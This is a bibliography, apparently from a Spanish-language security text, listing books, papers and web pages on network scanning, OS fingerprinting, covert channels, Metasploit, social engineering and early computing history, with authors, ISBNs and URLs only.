FING_PAS:Know Your Enemy: Passive Fingerprinting. Autor: Craig Smith, Peter Grundl , http://project.honeynet.org/papers/finger/

FSF: Free Software Fundation, http://www.fsf.org/

FWALK:Firewalking - A Traceroute-Like Analysis of IP Packet Responses to Determine Gateway Access Control Lists. Autor: David Goldsmith, Michael Schiffman, http://www.packetfactory.net/firewalk/firewalk-final.pdf

GNU: GNU: GNU is not Unix, http://www.gnu.org/

HACK_BASICS:Hacking: The Basics. Autor: Zachary Wilson, Martin Poulin, https://www2.sans.org/reading_room/whitepapers/hackers/955.php

HACK_BEW:Hackers Beware. Eric Cole, 2001, ISBN:0-7357-1009-0, http://books.google.com.ar/books?id=fNRuUrhyd4QC

HACK_ETHIC:The Hacker Ethic and the Spirit of the Information Age. Himanen, Pekka; Torvalds, Linus; Castells, Manuel, 2001, ISBN:ISBN 0-375-50566-0, http://www.amazon.com/Hacker-Ethic-Pekka-Himanen/dp/0375505660

HACK_EXP:Hacking Exposed. Stuart McClure, Joel Scambray, George Kutz, 2005, ISBN:9780072260816, http://www.amazon.com/Hacking-Exposed-5th/dp/0072260815

HACK_STACK:Hack the Stack. Michael Gregg, Stephen Watkins, George Mays, Chris Ries, Ron Bandes, Brandon Franklin, 2006, ISBN:1-59749-109-8, http://books.google.com.ar/books?id=t_0HYnWCdUoC

HD_NMAP:Host Discovery with nmap. Autor: Mark Wolfgang, http://nmap.org/docs/discovery.pdf
IP_SPOOF: IP Spoofing: An Introduction, http://aandrtech.org/Tech/Networking/Networks%201%20-%20Prog-412/Handouts/IP%20Spoofing.pdf
ISOC_STAT: Office workers give away passwords for a cheap pen, http://www.theregister.co.uk/2003/04/18/office_workers_give_away_passwords/
ITS_MIT:ITS Status Report. Autor: Donald E. Eastlake, ftp://publications.ai.mit.edu/ai-publications/pdf/AIM-238.pdf
Kern: The Linux Kernel, http://www.kernel.org/
KM_AOD:The Art of Deception: Controlling the Human Element of Security. Kevin Mitnick, William L. Simon, Steve Wozniak, 2002, ISBN:0-471-23712-4, http://books.google.com.ar/books?id=JUTZMvZcQgUC
LEVY_HACK:Hackers: Heroes of the Computer Revolution.. Steven Levy, 1984, ISBN:0385312105, http://www.gutenberg.org/etext/729
LOG_MAG_APPFING:Identifiable Fingerprints in Network Applications. Autor: Jason Damron, http://www.usenix.org/publications/login/2003-12/pdfs/damron.pdf
META_DEVG:Metasploit 3.0 Developer's Guide. Autor: The Metasploit Staff, http://www.metasploit.org/documents/developers_guide.pdf
META_TOOL:Metasploit Toolkit. David Maynor, K.K. Mookhey, Jacopo Cervini, Fairuzan Roslan, Kevin Beaver, 2007, ISBN:978-1-59749-074-0, http://www.amazon.com/Metasploit-Penetration-Development-Vulnerability-Research/dp/1597490741
MUL_HIS: Multics History, http://www.multicians.org/history.html
MUL_INTRO: Introduction and Overview of the Multics System, http://www.multicians.org/fjcc1.html
MUL_TIME: Multics Chronology, http://www.multicians.org/chrono.html
NMAP_FWEV:Nmap - Firewall/IDS Evasion and Spoofing. Autor: nmap.org, http://nmap.org/man/man-bypass-firewalls-ids.html
NMAP_IDLE: Idle Scanning and Related IPID Games, http://nmap.org/idlescan.html
NMAP_NSE:Nmap Scripting Engine. Autor: Nmap.org, http://nmap.org/nse/
NMAP_OS1:Remote OS detection via TCP/IP Stack FingerPrinting - First Generation. Autor: Fyodor, http://nmap.org/nmap-fingerprinting-old.html
NMAP_OS2:Remote OS Detection using TCP/IP Fingerprinting (2nd Generation). Autor: Fyodor, http://nmap.org/osdetect/index.html
NMAP_VSCAN:Nmap - Service and Application Version Detection. Autor: Nmap.org, http://nmap.org/vscan/index.html
OB_CRAY:Obituary - Seymour Cray, Father of supercomputing. Autor: Chris Lazou, http://www.hoise.com/primeur/96/pr-96-oct/CL-PR-10-96-3.html
PDP_PLA: PDP Planet, http://www.pdpplanet.org/
PDP10-PRM:DECsystem-10, DECSYSTEM-20 Processor Reference Manual. Digital Equipment Corporation, 1968, 1971, 1974, 1978, 1982, ISBN:, http://pdp10.nocrew.org/docs/ad-h391a-t1.pdf
PDP10-Web: The DEC PDP-10 Emulation Webpage, http://www.aracnet.com/~healyzh/pdp10emu.html
PDP11-HBK:Digital Equipment Corporation PDP-11 Manual. Autor: Digital Equipment Corporation, http://research.microsoft.com/users/GBell/Digital/DECMuseum.htm

PRK_49:Port Scanning without the SYN flag. Autor: Uriel Maimon, http://www.phrack.org/issues.html?issue=49&id=15#article
RFC_793: Transmission Control Protocol: Functional Specification, http://tools.ietf.org/html/rfc793#page-65
RING_OS: Ring out the old, RING in the New: OS Fingerprinting through RTOs, http://www.planb-security.net/wp/ring.html
RING_OSFNG:New Tool And Technique For Remote Operating System Fingerprinting. Autor: Franck Veysset, Olivier Courtay, Olivier Heen, http://www.l0t3k.org/biblio/fingerprinting/english/ring-full-paper.pdf
ROW_COVCH:Covert Channels in the TCP/IP Protocol Suite. Autor: Craig H. Rowland, http://www.firstmonday.org/issues/issue2_5/rowland/
SAIL_MUS: SAIL Computer History Exhibits, http://infolab.stanford.edu/pub/voy/museum.html
SANS_AMAP:Intrusion Detection FAQ: What is AMap and how does it fingerprint applications?. Autor: Antonia Rana, http://www.sans.org/resources/idfaq/amap.php
SANS_COVCH:Intrusion Detection FAQ: What is covert channel and what are some examples?. Autor: Aman Abdulla, http://www.sans.org/resources/idfaq/covert_chan.php
SANS_SCANRAND:Intrusion Detection FAQ: What is Scanrand?. Autor: Michael Wisener, http://www.sans.org/resources/idfaq/scanrand.php
SANS_TOP10:The Ten Most Important Security Trends of the Coming Year. Autor: SANS Institute 2006, http://www.sans.org/resources/10_security_trends.pdf
SEC_PT:Security Power Tools. Bryan Burns, Jennifer Stisa Granick, Steve Manzuik, Paul Guersch, Dave Killion, Nicolas Beauchesne, Eric Moret, Julien Sobrier, Michael Lynn, Eric Markham, Chris Iezzoni, and Philippe Biondi, 2007, ISBN:0-596-00963-1, http://www.oreilly.com/catalog/9780596009632/
SEC_WAR:Security Warrior. Cyrus Peikari, Anton Chuvakin, 2004, ISBN:0-596-00545-8, http://www.oreilly.com/catalog/swarrior/index.html
SNC_IDLE:Secrets of Network Cartography: A Comprehensive Guide to Nmap. James Messer, 2007, ISBN:, http://www.networkuptime.com/nmap/index.shtml
SUN_LINK: Which is better, static or dynamic linking?, http://sunsite.uakom.sk/sunworldonline/swol-02-1996/swol-02-perf.html
TCP/IP_Ill:TCP/IP Illustrated, Vol. 1: The Protocols. W.Richard Stevens, 1994, ISBN:0201633469, http://www.kohala.com/start/tcpipiv1.html
UNICORN_DEFCON: Introducing Unicornscan, https://www.defcon.org/images/defcon-13/dc13-presentations/DC_13-Lee.pdf
Unix32v:A UNIX™ Operating System for the DEC VAX-11/780 Computer. Autor: Thomas B. London, John F. Reiser, http://www.cs.bell-labs.com/who/dmr/otherports/32v.html
WIKI_BNET: Botnet, http://en.wikipedia.org/wiki/Botnet
WIKI_COVCH: Covert Channel, http://en.wikipedia.org/wiki/Covert_channel
WIKI_DUMP: Information Diving, http://en.wikipedia.org/wiki/Information_diving
WIKI_EN: ENIAC, http://en.wikipedia.org/wiki/Eniac
WIKI_EXPL:Exploit (Computer Science). Autor: Wikipedia, http://en.wikipedia.org/wiki/Exploit_(computer_science)
WIKI_FTPC: List of FTP server return codes, http://en.wikipedia.org/wiki/List_of_FTP_server_return_codes

WIKI_HCC: Homebrew Computer Club, http://en.wikipedia.org/wiki/Homebrew_Computer_Club

WIKI_ICMP:Internet Control Message Protocol - ICMP. Autor: Wikipedia, http://en.wikipedia.org/wiki/Internet_Control_Message_Protocol

WIKI_IPv4:IPv4 Protocol. Autor: Wikipedia, http://en.wikipedia.org/wiki/IPv4

WIKI_ITS:Incompatible Timesharing System. Autor: Wikipedia, http://en.wikipedia.org/wiki/Incompatible_Timesharing_System

WIKI_KLOG: Hardware keylogger, http://en.wikipedia.org/wiki/Hardware_keylogger

WIKI_LIN: Wikipedia: Linux, http://es.wikipedia.org/wiki/Linux

WIKI_LOCK: Lock Picking, http://en.wikipedia.org/wiki/Lock_picking

WIKI_LT: Linus Torvalds, http://en.wikipedia.org/wiki/Linus_Torvalds

WIKI_MPHY: Murphy's Laws, http://en.wikipedia.org/wiki/Murphy's_law

WIKI_MUL:Multics. Autor: , http://en.wikipedia.org/wiki/Multics

WIKI_NC: netcat, http://en.wikipedia.org/wiki/Netcat

WIKI_PDP: Serie PDP, http://en.wikipedia.org/wiki/Programmed_Data_Processor

WIKI_PIG: Piggybacking (security), http://en.wikipedia.org/wiki/Piggybacking_%28security%29

WIKI_RKIT: Rootkit, http://en.wikipedia.org/wiki/Rootkit

WIKI_SSF: Shoulder surfing, http://en.wikipedia.org/wiki/Shoulder_surfing_%28computer_security%29

WIKI_TCP:TCP - Transmission Control Protocol. Autor: Wikipedia, http://en.wikipedia.org/wiki/Transmission_Control_Protocol

WIKI_TELNET: Telnet, http://es.wikipedia.org/wiki/Telnet

WIKI_TOPS10: , http://en.wikipedia.org/wiki/TOPS-10

WIKI_TROY: Trojan horse (computing), http://en.wikipedia.org/wiki/Trojan_horse_%28computing%29

WIKI_TX0:TX-0. Autor: Wikipedia, http://en.wikipedia.org/wiki/TX-0

WIKI_UDP:UDP Protocol. Autor: Wikipedia, http://en.wikipedia.org/wiki/User_Datagram_Protocol

WIKI_UW: Unix Wars, http://en.wikipedia.org/wiki/Unix_wars

WIKI_UX: Wikipedia: Unix, http://en.wikipedia.org/wiki/Unix

WIKI_VIRUS: Computer Virus, http://en.wikipedia.org/wiki/Computer_virus

WIKI_VULN:Vulnerability (Computing). Autor: Wikipedia, http://en.wikipedia.org/wiki/Vulnerability_(computing)

WIKI_WORM: Computer Worm, http://en.wikipedia.org/wiki/Computer_worm

WIKI_ZOMBIE: Zombie Computer, http://en.wikipedia.org/wiki/Zombie_computers

XPARCWEB: Xerox Palo Alto Research Center, http://www.parc.com/about/history/